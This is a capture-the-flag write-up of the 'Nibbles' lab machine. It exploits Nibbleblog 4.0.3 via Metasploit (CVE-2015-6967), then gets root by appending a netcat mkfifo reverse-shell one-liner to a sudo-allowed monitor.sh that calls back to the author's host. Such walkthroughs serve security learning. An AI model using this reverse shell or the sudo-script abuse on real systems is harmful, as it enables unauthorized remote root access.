
I explored a bit but wasn’t really able to find much even here. It wasn’t until I was looking at the general settings page that I seen what I already knew.

This webpage is running on Nibbleblog 4.0.3. I was able to see this in the README file earlier but did not think at the time to search for vulnerabilities associated with it. I was able to find one using searchsploit too.

Taken from exploit-db CVE:2015-6967
Nibbleblog contains a flaw that allows a authenticated remote attacker to execute arbitrary PHP code. This module was tested on version 4.0.3.
I used msfconsole to boot up metasploit and see what information I’d need to make this exploit work.


Luckily I have already gathered all of the required options,PASSWORD, RHOST, RPORT, USERNAME, TARGETURI, in the enumeration phase. I’ll also need to set the LHOST option to match my host machines IP address.

I always use show options a final time to ensure I have set them correctly.


Using run the exploit executes and eventually I’m granted a meterpreter on the target system. I use the shell command so that I have the ability to use basic commands and run a quick whoami to see that I’m now logged in as user nibbler.

Navigating to the /home/nibbler/ Directory I’m able to see two files personal.zip and user.txt. I ran cat user.txt to get the user flag for the challenge.
Privilege Escalation
I originally forgot to give myself an upgraded TTY and when I tried to continue along with the challenge it caused an issue for me. So I back out and reran the exploit. This time after entering the shell command in the meterpreter I entered teh following python script python3 -c 'import pty; pty.spawn("/bin/bash")' which gave me a much friendly looking environment to work in.

I used sudo -l to check for any sudo privileges on the nibbler account and it appears this user is able to execute a shell script for a specific directory as the root user withouth a password.
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh

There was a zip file in the nibbler users directory called personal navigating over to and then unzipping it inflates the entire filepath to the shell script nibbler can run as root.

Given that I have full control over this file I should be able to append a command at the end of it that is executed with nibblers sudo privileges. If I use a script to send myself a reverse shell I can catch it on a netcat listener on my host machine and have root access. Running the following command in the directory containing the monitor.sh script will do it.
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.224 4646 >/tmp/f" >> monitor.sh

Then I just set up a listener in a new terminal using nc -lvnp 4646 once I see the connection come through on the listener I can run whoami to verify I have root access.


From here it was just navigating to the /root/ directory and using cat to read the file with the flag
That’s it for Nibbles for now.
Final Thoughts
I learned a good bit from this machine in regards to enumeration techniques and got some experience using cEWL for the first time. I need to look more into TTY and what it means to upgrade to an improved one, even with the python script I ran to obtain a better one it was still shaky at best and at times difficult to correct any small mistakes without starting over entirely. Like all machines this one is solvable in a way that manually exploits the vulnerability. I intend to come back to this post one day and update it with a section dedicated to that, but for now that’s all I got.